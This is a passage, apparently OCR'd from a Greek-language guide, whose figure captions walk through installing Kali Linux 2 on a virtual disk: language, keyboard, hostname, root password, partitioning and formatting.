


εικόνα 3.15 η επιφάνεια εργασίας του Kali Linux με την εργαλειοθήκη όλων των hacking tools


Σε περίπτωση κλειδώματος της οθόνης ο default user που φτιάχνει το Kali Linux είναι ο root με Password "toor"

Εγώ δεν θέλω να τρέξω live το Kali linux αλλά το θέλω εγκατεστημένο γιατί έχω κάποιες περισσότερες δυνατότητες οπότε στο αρχικό menu θα επιλέξω την επιλογή install


εικόνα 3.16 επιλογή για εγκατάσταση του Kali linux 2 να μην τρέχει από live cd




εικόνα 3.17 επιλογή γλώσσας για τις οδηγίες του Installation




εικόνα 3.18 για να ξέρει το λειτουργικό τι γλώσσα να έχει για το keyboard




εικόνα 3.19 προσθήκη hostname για να ξεχωρίζει μέσα στο υποδίκτυο ο υπολογιστής




εικόνα 3.20 προσθήκη κωδικού για τον root user και στο επόμενο βήμα ζητάει επαλήθευση




εικόνα 3.21 η πρώτη επιλογή είναι για να κάνει την εγκατάσταση του λειτουργικού συστήματος χωρίς να δίνει σημασία αν υπάρχουν partitions στον σκληρό δίσκο.Ποιο έμπειροι χρήστες μπορούν να χρησιμοποιήσουν την δεύτερη επιλογή όπου χωρίζεις τον σκληρό δίσκο σε partitions ή την τρίτη επιλογή όπου χωρίζετε ο σκληρός δίσκος σε partitions Και κρυπτογραφείτε για να υπάρχει ασφάλεια για μη εξουσιοδοτημένους χρήστες.




εικόνα 3.22 να είναι όλα τα αρχεία του λειτουργικού συστήματος και τα υπόλοιπα δεδομένα σε ένα partition




εικόνα 3.23 ρωτάει για τελευταία φορά αν συμφωνώ με τις επιλογές που έβαλα και θα κάνει format στον σκληρό δίσκο και θα διαγραφούν όλα τα αρχεία που υπήρχαν εκεί.




εικόνα 3.24 εγκατάσταση του λειτουργικού συστήματος Kali Linux στον virtual σκληρό δίσκο. Σε περίπτωση που η εγκατάσταση του λειτουργικού αποτύχει ξεκινήστε την διαδικασία από την αρχή κατεβάζοντας το Kali Linux 2 32 bit version.



